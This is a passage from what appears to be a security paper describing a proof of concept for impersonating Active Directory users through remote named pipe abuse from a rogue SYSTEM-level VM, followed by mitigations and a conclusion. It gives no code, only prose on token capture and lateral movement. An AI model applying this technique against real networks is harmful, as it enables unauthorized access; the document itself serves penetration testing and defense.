- **Token and Environment Handling**: The PoC captures the client's token and builds a proper environment block tailored to the standard user's session, ensuring compatibility.
- **Adaptive Process Creation**: It employs flexible process creation techniques, avoiding the `0xc0000142` error by adapting to the constraints of standard user tokens.

As a result, our PoC can launch processes (e.g., `cmd.exe`) in the context of both administrators and standard users, as shown in Figure 5, enabling effective user-to-user impersonation and highlighting lateral movement risks in AD environments.

6 What Problem It Solves

This PoC addresses a critical gap in user-to-user impersonation within tightened AD environments, where standard users lack the environmental privileges required by existing tools like `ImpersonationPipeServer`. By enabling impersonation of standard users, it facilitates realistic penetration testing scenarios, demonstrating lateral movement risks that were previously unaddressable due to errors like `0xc0000142`.

7 Mitigation Strategies

To prevent named pipe abuse in AD environments:

- Harden named pipe ACLs to restrict access to authorized users only.
- Disable LLMNR and NetBIOS to prevent spoofing-based redirection.
- Monitor named pipe activity using tools like Sysmon.
- Restrict AD machine account privileges to prevent rogue VMs from joining the domain.

8 Conclusion

This paper introduces a novel PoC for user-to-user impersonation via remote named pipe abuse in AD environments. By deploying a rogue AD-joined VM running as SYSTEM, we overcame the limitations of existing tools, which fail to impersonate standard users due to insufficient environmental privileges, producing errors like `0xc0000142`. This approach enhances penetration testing capabilities and underscores the need for robust AD security configurations. Future work could explore automated detection of misconfigured named pipes and rogue VMs.